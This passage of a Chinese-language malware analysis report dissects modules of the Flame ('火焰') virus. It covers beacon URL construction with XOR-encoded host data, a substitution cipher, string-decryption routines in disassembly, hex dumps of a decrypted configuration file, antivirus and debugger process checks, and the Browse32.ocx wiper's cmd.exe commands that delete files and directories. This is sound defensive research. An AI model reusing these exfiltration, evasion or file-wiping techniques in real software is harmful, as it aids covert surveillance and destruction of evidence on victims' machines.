



图 3-30 收集本机各个接口信息

收集本机进程信息，加密后作为参数回传。





图 3-31 收集进程信息并加密

创建指定格式的 URL 回传主机信息：

http://MSHOME-<STRING>/view.php?mp=1&jz=<STRING>&fd=<STRING>&am=<STRING>&ef=<STRING>&pr=<STRING>&ec=<STRING>&ov=<STRING>&pl=<STRING>

Jz 参数是随机创建的,主要功能代码如下：

```
A1 C0534000   mov eax,dword ptr ds:[0x4053C0]
69C0 FD43030  imul eax,eax,0x343FD
05 C39E2600   add eax,0x269EC3
A3 C0534000   mov dword ptr ds:[0x4053C0],eax
C1F8 10       sar eax,0x10
25 FF7F0000   and eax,0x7FFF
C3            retn
```

**图 3-32 创建 Jz 参数的函数代码**

am 参数是 MAC 地址，与 0x55 异或加密（如下图）。

```
> 837D 18 01    cmp [arg.5],0x1
. 8A4435 F4     mov al,byte ptr ss:[ebp+esi-0xC]
. 75 02         jnz short 1F61D280.004014D5
. 34 55         xor al,0x55
> 0FB6C0        movzx eax,al
. 50            push eax                          <%02X>
. 8D45 0C       lea eax,[arg.2]
. 68 64504000   push 1F61D280.00405064            Format = "%02X"
. 50            push eax                          s
. FF15 D040400  call dword ptr ds:[<&USER32.wsprintfA>] wsprintfA
. 83C4 0C       add esp,0xC
. 83F8 02       cmp eax,0x2
. 7C 54         jl short 1F61D280.00401544
. 8D45 0C       lea eax,[arg.2]
. 50            push eax                          StringToAdd
. FF75 08       push [arg.1]                      ConcatString
. FF15 2040400  call dword ptr ds:[<&KERNEL32.lstrcatA>] lstrcatA
. 85C0          test eax,eax
. 74 43         je short 1F61D280.00401544
. 46            inc esi
. 83FE 06       cmp esi,0x6
. 72 C2         jb short 1F61D280.004014C9
```

**图 3-33MAC 地址的加密函数**

ef 参数是 IP 地址，与 0x44 异或加密（如下图）。





**图 3-34 IP 地址的加密函数**

ov 参数是加密后的系统版本号。

Pl 参数是加密后的进程列表。

加密方式采用简单的替换，列表如下[6]：

hXk1Qrbf6VH~29SMYAsCF-q7Omad0eGLojWi.DyvK8zcnZxRTUpwE_B5tuNPIJgl43

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_-.

**查询系统注册表**

- HKEY_CURRENT_USER\Console：StandardSize
- SYSTEM\CurrentControlSet\Control\TimeZoneInformation：StandardDateBias

**查看系统注册表中是否有 KasperskyLab 项判断多个版本：**

- "HKLM\SOFTWARE\KasperskyLab\AVP6"
- "HKLM\SOFTWARE\KasperskyLab\protected\AVP7"
- "HKLM\SOFTWARE\KasperskyLab\protected\AVP8"

## 3.7 Boot32drv.sys 解密分析

**B**oot32drv.sys 是一个加密数据文件并不是 PE 文件，加密方式是通过与 0xFF 做 XOR 操作。加密文件如下：





**图 3-35 加密的“Boot32drv.sys”的文件内容**

解密代码如下：

```
        pop esi             ; To decrypt data address
        mov edi,esi         ; To decrypt data address
        pop ecx             ; To decrypt the length of the data
_lib:
        cmp ecx,0
        jz  _end
        lodsb
        xor al,255
        dec ecx
        stosb
        jmp _lib
_end:
```

解密后的数据如下：

```
001529A8  00 0A 00 00 00 01 01 DC 03 00 00 01 90 01 00 1B  .....?..?.
001529B8  31 B3 C1 FF FF FF FF FF FF FF 02 04 00 00 00 B9  1 沉??
001529C8  04 00 00 1E 9B C6 2B 06 04 00 00 00 40 77 1B 00  涅 w.
001529D8  AC 8E C5 72 03 48 00 00 00 27 00 00 00 00 00 00  瑤鞏 H...'.....
001529E8  00 FF FE 52 00 45 00 41 00 52 00 5F 00 57 00 49  .  ?.E.A.R._.W.I
001529F8  00 4E 00 44 00 4F 00 57 00 2E 00 44 00 45 00 53  .N.D.O.W...D.E.S
00152A08  00 4B 00 54 00 4F 00 50 00 5F 00 53 00 41 00 4D  .K.T.O.P._.S.A.M
00152A18  00 50 00 4C 00 45 00 5F 00 52 00 41 00 54 00 45  .P.L.E._.R.A.T.E
00152A28  00 F1 62 CA E6 FF FF FF FF FF FF FF FF FF FF 06  .馭舒
```

```
00152A38  04 00 00 00 C0 D4 01 00 75 21 8F F4 03 46 00 00   涝.u!怃 F..
00152A48  00 8F 00 00 00 34 00 00 00 FF FE 52 00 45 00 41   .?..4...  ?.E.A
00152A58  00 52 00 5F 00 57 00 49 00 4E 00 44 00 4F 00 57   .R._.W.I.N.D.O.W
00152A68  00 2E 00 57 00 49 00 4E 00 44 00 4F 00 57 00 5F   ...W.I.N.D.O.W._
00152A78  00 53 00 41 00 4D 00 50 00 4C 00 45 00 5F 00 52   .S.A.M.P.L.E._.R
00152A88  00 41 00 54 00 45 00 FF EC 98 63 FF FF FF FF FF   .A.T.E.  鞟 c
00152A98  FF FF FF FF FF FF FF 06 04 00 00 00 00 00 00 00   ????????????????
00152AA8  DE 63 59 11 03 66 00 00 00 F7 00 00 00 9C 00 00   辕 Y f...?..?.
00152AB8  00 FF FE 52 00 45 00 41 00 52 00 5F 00 57 00 49   .  ?.E.A.R._.W.I
00152AC8  00 4E 00 44 00 4F 00 57 00 2E 00 4E 00 4F 00 54   .N.D.O.W...N.O.T
00152AD8  00 5F 00 49 00 4E 00 54 00 45 00 52 00 45 00 53   ._.I.N.T.E.R.E.S
00152AE8  00 54 00 49 00 4E 00 47 00 5F 00 50 00 52 00 4F   .T.I.N.G._.P.R.O
00152AF8  00 43 00 45 00 53 00 53 00 45 00 53 00 5F 00 49   .C.E.S.S.E.S._.I
00152B08  00 4E 00 54 00 45 00 52 00 56 00 41 00 4C 00 44   .N.T.E.R.V.A.L.D
00152B18  E5 9E 9F FF FF FF FF FF FF 06 04 00 00 00 00 00   鍒????????????
00152B28  00 00 DE 63 59 11 03 56 00 00 00 79 01 00 00 04   ..辕 YV...y??????
00152B38  01 00 00 FF FE 52 00 45 00 41 00 52 00 5F 00 57   ..  ?.E.A.R._.W
00152B48  00 49 00 4E 00 44 00 4F 00 57 00 2E 00 49 00 4E   .I.N.D.O.W...I.N
00152B58  00 54 00 45 00 52 00 45 00 53 00 54 00 49 00 4E   .T.E.R.E.S.T.I.N
00152B68  00 47 00 5F 00 50 00 52 00 4F 00 43 00 45 00 53   .G._.P.R.O.C.E.S
00152B78  00 53 00 45 00 53 00 2E 00 73 00 69 00 7A 00 65   .S.E.S...s.i.z.e?
00152B88  00 F4 2A D4 62 FF FF FF FF FF FF FF FF FF 06 04   .?詁???????
00152B98  00 00 00 00 00 00 00 DE 63 59 11 03 58 00 00 00   .......辕 YX...
00152BA8  EE 01 00 00 86 01 00 00 FF FE 52 00 45 00 41 00   ?..?..  ?.E.A.
00152BB8  52 00 5F 00 57 00 49 00 4E 00 44 00 4F 00 57 00   R._.W.I.N.D.O.W.
00152BC8  2E 00 49 00 4E 00 54 00 45 00 52 00 45 00 53 00   ..I.N.T.E.R.E.S.
00152BD8  54 00 49 00 4E 00 47 00 5F 00 50 00 52 00 4F 00   T.I.N.G._.P.R.O.
00152BE8  43 00 45 00 53 00 53 00 45 00 53 00 2E 00 66 00   C.E.S.S.E.S...f.
00152BF8  69 00 72 00 73 00 74 00 98 6B 24 F8 FF FF FF FF   i.r.s.t.榛$?
00152C08  FF FF FF 06 04 00 00 00 00 00 00 00 DE 63 59 11           辕 Y
00152C18  03 56 00 00 00 63 02 00 00 FB 01 00 00 FF FE 52   V...c..?..  ?
00152C28  00 45 00 41 00 52 00 5F 00 57 00 49 00 4E 00 44   .E.A.R._.W.I.N.D
00152C38  00 4F 00 57 00 2E 00 49 00 4E 00 54 00 45 00 52   .O.W...I.N.T.E.R
00152C48  00 45 00 53 00 54 00 49 00 4E 00 47 00 5F 00 50   .E.S.T.I.N.G._.P
00152C58  00 52 00 4F 00 43 00 45 00 53 00 53 00 45 00 53   .R.O.C.E.S.S.E.S
00152C68  00 2E 00 6C 00 61 00 73 00 74 00 C5 77 91 31 FF   ...l.a.s.t.舢?
00152C78  FF FF FF FF FF FF FF FF 06 04 00 00 00 01 00 00   ……
00152C88  00 BB 04 E5 A9 03 56 00 00 00 D8 02 00 00 70 02   .?濠 V...?..p
00152C98  00 00 FF FE 52 00 45 00 41 00 52 00 5F 00 57 00   ..  ?.E.A.R._.W.
00152CA8  49 00 4E 00 44 00 4F 00 57 00 2E 00 49 00 4E 00   I.N.D.O.W...I.N.
00152CB8  54 00 45 00 52 00 45 00 53 00 54 00 49 00 4E 00   T.E.R.E.S.T.I.N.
00152CC8  47 00 5F 00 50 00 52 00 4F 00 43 00 45 00 53 00   G._.P.R.O.C.E.S.
00152CD8  53 00 45 00 53 00 2E 00 66 00 72 00 65 00 65 00   S.E.S...f.r.e.e.
00152CE8  39 8A 88 A6 FF FF FF FF FF FF FF FF FF 06 04 00   9 妓 ?.??.....
```

```
00152CF8  00 00 00 00 00 00 DE 63 59 11 03 50 00 00 00 4D  ......辕 Y???P...M
00152D08  03 00 00 E5 02 00 00 FF FE 52 00 45 00 41 00 52  ..?..  ?.E.A.R
00152D18  00 5F 00 57 00 49 00 4E 00 44 00 4F 00 57 00 2E  ._.W.I.N.D.O.W..
00152D28  00 49 00 4E 00 54 00 45 00 52 00 45 00 53 00 54  .I.N.T.E.R.E.S.T
00152D38  00 49 00 4E 00 47 00 5F 00 54 00 49 00 54 00 4C  .I.N.G._.T.I.T.L
00152D48  00 45 00 53 00 2E 00 73 00 69 00 7A 00 65 00 BE  .E.S...s.i.z.e.
00152D58  97 A6 8A FF FF 06 04 00 00 00 00 00 00 00 DE 63  棯?  .......辕
00152D68  59 11 06 04 00 00 00 00 00 00 00 DE 63 59 11 06  Y.......辕 Y
00152D78  04 00 00 00 01 00 00 00 BB 04 E5 A9 0C 1E 00 00  ......?濠.-..
00152D88  00 00 00 00 00 A3 C4 0C 69 FF FF FF FF FF FF FF  ..... D .i
00152D98  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00152DA8  FF FF FF 03 52 00 00 00 B5 03 00 00 5A 03 00 00          R...?..Z..
00152DB8  FF FE 52 00 45 00 41 00 52 00 5F 00 57 00 49 00    ?.E.A.R._.W.I.
00152DC8  4E 00 44 00 4F 00 57 00 2E 00 49 00 4E 00 54 00  N.D.O.W...I.N.T.
00152DD8  45 00 52 00 45 00 53 00 54 00 49 00 4E 00 47 00  E.R.E.S.T.I.N.G.
00152DE8  5F 00 54 00 49 00 54 00 4C 00 45 00 53 00 2E 00  _.T.I.T.L.E.S...
00152DF8  66 00 69 00 72 00 73 00 74 00 B1 7F F6 66 03 50  f.i.r.s.t.?鯽 P
00152E08  00 00 00 C2 03 00 00 03 04 00 00 FF FE 52 00 45  ...?....  ?.E
00152E18  00 41 00 52 00 5F 00 57 00 49 00 4E 00 44 00 4F  .A.R._.W.I.N.D.O
00152E28  00 57 00 2E 00 49 00 4E 00 54 00 45 00 52 00 45  .W...I.N.T.E.R.E
00152E38  00 53 00 54 00 49 00 4E 00 47 00 5F 00 54 00 49  .S.T.I.N.G._.T.I
00152E48  00 54 00 4C 00 45 00 53 00 2E 00 6C 00 61 00 73  .T.L.E.S...l.a.s
00152E58  00 74 00 8C 30 08 74 FF FF 03 50 00 00 00 CF 03  .t.?t      P...?
00152E68  00 00 5E 04 00 00 FF FE 52 00 45 00 41 00 52 00  ..^..  ?.E.A.R.
00152E78  5F 00 57 00 49 00 4E 00 44 00 4F 00 57 00 2E 00  _.W.I.N.D.O.W...
00152E88  49 00 4E 00 54 00 45 00 52 00 45 00 53 00 54 00  I.N.T.E.R.E.S.T.
00152E98  49 00 4E 00 47 00 5F 00 54 00 49 00 54 00 4C 00  I.N.G._.T.I.T.L.
00152EA8  45 00 53 00 2E 00 66 00 72 00 65 00 65 00 62 62  E.S...f.r.e.e.bb
00152EB8  91 78 FF FF                                        憍      弧
```

整理后得到的明文字符串列表如下：

EAR_WINDOWDESKTOP_SAMPLE_RATE

EAR_WINDOWWINDOW_SAMPLE_RATE

EAR_WINDOWNOT_INTERESTING_PRCESSES_INTERVALD

EAR_WINDOWINTERESTING_PROCESSESsize

EAR_WINDOWINTERESTING_PROCESSESfirst

EAR_WINDOWINTERESTING_PROCESSESlast

EAR_WINDOWINTERESTING_PROCESSESfree

EAR_WINDOWINTERESTING_TITLESsize

EAR_WINDOWINTERESTING_TITLESfirst

EAR_WINDOWINTERESTING_TITLESlast

EAR_WINDOWINTERESTING_TITLESfree

## 3.8 Browse32.ocx 模块分析

Browse32.ocx 是“火焰”病毒运行后从远程服务器下载的模块，我们通过对此模块的分析了解到，此模块是用来删除恶意软件所有痕迹，防止取证分析。Browse32.ocx 运行后会把恶意软件创建的所有文件写入垃圾字符覆盖，然后在删除这些文件，以防止任何人获得感染有关的信息的磁盘。

**1. 获取系统版本信息，遍历系统进程信息。**

2. **清理文件痕迹操作：**

获取文件属性，文件列表参见附录五（详见附录五：Browse32.ocx 模块遍历计算机系统中是否有如下文件列表），然后设置文件属性为 Normal，获取文件大小，如果不为空，则根据文件大小，写入同样字节数的垃圾数据覆盖，然后在写入 00 数据覆盖（防止文件恢复）。

**3. 创建进程执行命令：**

"C:\WINDOWS\system32\cmd.exe" /c rd /s /q "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr"

"C:\WINDOWS\system32\cmd.exe" /c rd /s /q "C:\Program Files\Common Files\Microsoft Shared\MSAudio"

"C:\WINDOWS\system32\cmd.exe" /c rd /s /q "C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl""

"C:\WINDOWS\system32\cmd.exe" /c rd /s /q "C:\Program Files\Common Files\Microsoft Shared\MSSndMix""

"C:\WINDOWS\system32\cmd.exe" /c del /q /f C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~*"

"C:\WINDOWS\system32\cmd.exe" /c del /q /f C:\WINDOWS\system32\ssi*"

"C:\WINDOWS\system32\cmd.exe" /c del /q /f C:\WINDOWS\system32\aud*"

"C:\WINDOWS\system32\cmd.exe" /c del /q /f C:\WINDOWS\system32\tok*"

"C:\WINDOWS\system32\cmd.exe" /c del /q /f C:\WINDOWS\system32\lrl*"

**4. 清理注册表操作：**

动态调用注册表相关函数

函数查看并删除注册表键值

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa：

Authentication Packages：”mssecmgr.ocx”

重复设置随机键值（A 开头字母数字结合 9 位），并删除。

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\TimeZoneInformation：

StandardSize:

文件中发现大量对如下算法的调用。

算法的运算方法如下：

M=(0xbh+N)*(N+0xbh+0xch)

注：N 是要解密的字符距起始字符的距离。

AL=(M1)^(M2)^(M3)^(M4)

Decrypted data = Encrypted data – AL

解密时，用密文减去该密钥，即可得到明文。





**图 3-36AL=(M1)^(M2)^(M3)^(M4)**

解密数据代码：

该函数没有参数，数据的传递是通过寄存器 edx 和 eax 传递的两个隐参数。

```
0x1000C826   proc near
                    test    edx, edx
                    push    esi
                    mov     esi, eax
                    jbe     short 0x1000C860
                    push    ebx
                    push    edi
                    push    0Bh
                    pop     edi
                    sub     edi, esi
0x1000C834:
                    lea     ecx, [edi+esi]
                    lea     eax, [ecx+0Ch]
                    imul    eax, ecx            ; (0xbh+N)*(N+0xbh+0xch)
                    add     eax, dword_10067168
                    mov     ecx, eax
                    shr     ecx, 18h
                    mov     ebx, eax
                    shr     ebx, 10h
                    xor     cl, bl
```

```
                mov     ebx, eax
                shr     ebx, 8
                xor     cl, bl
                xor     cl, al
                sub     [esi], cl
                inc     esi
                dec     edx
                jnz     short 0x1000C834
                pop     edi
                pop     ebx
0x1000C860:
                pop     esi
                retn
0x1000C826      endp
```

对该函数的调用有 2 个。

调用 1 代码如下：

```
0x1000C8A8      proc near
                push    ebp
                mov     ebp, esp
                push    ebx
                push    esi
                push    edi
                mov     eax, eax
                push    ebx
                push    eax
                pop     eax
                pop     ebx
                pusha
                popa
                mov     esi, [ebp+8]
                cmp     word ptr [esi+10h], 0
                jnz     short 0x1000C8C9
                mov     al, al
                mov     ah, ah
                lea     eax, [esi+14h]
                jmp     short 0x1000C8E9
0x1000C8C9:
                movzx   edx, word ptr [esi+12h]
                lea     ebx, [esi+14h]
                mov     eax, ebx
                call    0x1000C826
                and     word ptr [esi+10h], 0
                cmp     eax, 0
```

```
                jz      short 0x1000C8E5
                nop
                mov     edi, edi
                nop
0x1000C8E5:
                mov     esi, esi
                mov     eax, ebx
0x1000C8E9:
                pop     edi
                pop     esi
                pop     ebx
                pop     ebp
                retn
0x1000C8A8      endp
```

1000C8A8　函数被调用 340 次。

函数需要一个参数：

各个调用代码并无明显差异，随机取一处得到代码情况如下：

```
0x100010C6                  push    0x10064C48
0x100010CB                  call    0x1000C8A8
```

从函数 1000C8A8 中可以发现压入的数据结构如下：

| DWORD*4:unknow | WORD:sign | WORD:length:N | WORD*N: Encrypted data | ？？:unknow |
|---|---|---|---|---|

调用 2 代码如下：

```
0x1000C862      proc near
                push    ebp
                mov     ebp, esp
                push    ebx
                push    esi
                push    edi
                mov     eax, eax
                push    ebx
                push    eax
                pop     eax
                pop     ebx
                pusha
                popa
                mov     ebx, [ebp+8]
                cmp     byte ptr [ebx+8], 0
                jnz     short 0x1000C882
                mov     al, al
                mov     ah, ah
```

```
                lea     eax, [ebx+0Bh]
                jmp     short 0x1000C8A3
0x1000C882:
                movzx   edx, word ptr [ebx+9]
                lea     eax, [ebx+0Bh]
                mov     [ebp+8], eax
                call    0x1000C826
                cmp     eax, 0
                jz      short 0x1000C89A
                nop
                mov     edi, edi
                nop
0x1000C89A:
                mov     esi, esi
                mov     eax, [ebp+8]
                mov     byte ptr [ebx+8], 0
0x1000C8A3:
                pop     edi
                pop     esi
                pop     ebx
                pop     ebp
                retn
0x1000C862      endp
```

函数 1000C862 被调用两次：

该函数需要一个参数：

各个调用代码并无明显差异，随机取一处得到代码如下:

```
0x1004046F              push    0x1005C268
0x10040474              call    0x1000C862
```

从函数 1000C862 中可以发现压入的数据结构如下：

| DWORD*2:unknow | BYTE:sign | WORD:length:N | WORD*N:Encrypted data | ？？:unknow |
|---|---|---|---|---|

## 3.9 Jimmy.dll 模块分析

Jimmy.dll 是“火焰”病毒运行后从 146 资源文件中释放出来的，我们通过对此模块的分析了解到，此模块的作用为收集用户计算机信息，包括窗体标题、注册表相关键值信息，计算机名，磁盘类型等。

1. 判断当前是否在调试模式，如果是则结束当前进程。
2. 查找资源 0xA3(163)、 0xA4(164)并加载。
3. 遍历 C 盘目录下文件，并判断文件类型，获取文件大小。
4. 查找文件"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~c34.tmp"，并读取内容并做相应处理，而

后删除此文件。

5. 获取当前计算机名称。
6. 查找文件%Temp%\~dra52.tmp，%WINDOWS%\temp\~a29.tmp。
7. 获取注册键值信息\
   - HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation：StandardSize
   - HKEY_CLASSES_ROOT\CLSID\{98de59a0-d175-11cd-a7bd-00006b827d94}
   - HKLM\SOFTWARE\KasperskyLab\AVP6
   - HKLM\SOFTWARE\KasperskyLab\protected\AVP7
8. 遍历以下进程：
   - FCH32.EXE
   - PXConsole.exe
   - PXAgent.exe
   - Filemon.exe
   - fsav32.exe
   - FPAVServer.exe
   - fssm32.exe
   - FProtTray.exe
   - fspc.exe
   - fsdfwd.exe
   - fsguidll.exe
   - FAMEH32.EXE
   - fsqh.exe
   - FSMB32.EXE
   - FSMA32.EXE
   - fsgk32.exe
   - FSM32.EXE
   - fsgk32st.exe
   - jpfsrv.exe
   - procexp.exe
   - jpf.exe

- SpywareTerminator.Exe
- sp_rsser.exe
- SpywareTerminatorShield.Exe
- AntiHook.exe
- procexp.exe
- avp.exe

文件中发现大量对如下算法的调用。

算法的运算方法如下：

M=(0xbh+N)*(N+0xbh+0x6h)+0x58h

注：N 是要解密的字符距起始字符的距离。

解密时，用密文减去该密钥，即可得到明文。

AL=(M1)^(M2)^(M3)^(M4)

Decrypted data = Encrypted data – AL





**图 3-37 AL=(M1)^(M2)^(M3)^(M4)**

解密数据代码：

```
0x1000D9DC      proc near
                test    edx, edx
                push    esi
                mov     esi, eax
                jbe     short 0x1000DA13
                push    ebx
                push    edi
                push    0Bh
                pop     edi
                sub     edi, esi
0x1000D9EA:
                lea     ecx, [edi+esi]
                lea     eax, [ecx+6]
                imul    eax, ecx
                add     eax, 58h
                mov     ecx, eax
```

```
                shr     ecx, 18h
                mov     ebx, eax
                shr     ebx, 10h
                xor     cl, bl
                mov     ebx, eax
                shr     ebx, 8
                xor     cl, bl
                xor     cl, al
                sub     [esi], cl
                inc     esi
                dec     edx
                jnz     short 0x1000D9EA
                pop     edi
                pop     ebx
0x1000DA13:
                pop     esi
                retn
0x1000D9DC      endp
```

0x1000D9DC 函数被调用两次，调用位置如下：

第一处调用：

```
0x10016610      proc near
                cmp     word ptr [esi+10h], 0
                jnz     short 0x1001661B
                lea     eax, [esi+14h]
                retn
0x1001661B:
                movzx   edx, word ptr [esi+12h]
                push    edi
                lea     edi, [esi+14h]
                mov     eax, edi
                call    0x1000D9DC
                and     word ptr [esi+10h], 0
                mov     eax, edi
                pop     edi
                retn
0x10016610      endp
```

0x10016610 函数被调用 113 次：

函数需要参数如下：

| | | | | |
|---|---|---|---|---|
| DWORD*4: unknow | WORD:sign | WORD:length: N | WORD*N:Encrypted data | ？？:unknow |

第二处调用：

```
0x1001A0EF      proc near
                  movzx    edx, word ptr [esi+9]
                  push     edi
                  lea      edi, [esi+0Bh]
                  mov      eax, edi
                  call     0x1000D9DC
                  mov      eax, edi
                  mov      byte ptr [esi+8], 0
                  pop      edi
                  retn
0x1001A0EF      endp
```

0x1001A0EF 函数被调用 4 次：

函数需要参数如下：

| DWORD*2:unknow | BYTE:sign | WORD:length:N | WORD*N: Encrypted data | ??:unknow |
|---|---|---|---|---|

## 3.10 Comspol32.ocx 模块分析

Comspol32.ocx 是“火焰”病毒运行后释放的病毒文件之一，我们通过对此模块的分析了解到此模块的作用为键盘记录和截取屏幕信息。监控 URL 中包含的一些字符串进行收集敏感信息。和模块 Nteps32.ocx 基本相同，只有释放的一些文件有变化。

释放如下临时文件

- %system32%\watchxb.sys
- %Temp% \~DFL545.tmp
- %Temp% \~DFL546.tmp
- %Temp% \~DFL542.tmp
- %Temp% \~DFL543.tmp
- %Temp% \~DFL544.tmp

以上临时文件对应着其不同的功能记录文件并做加密处理。例如：键盘记录、截屏信息等。

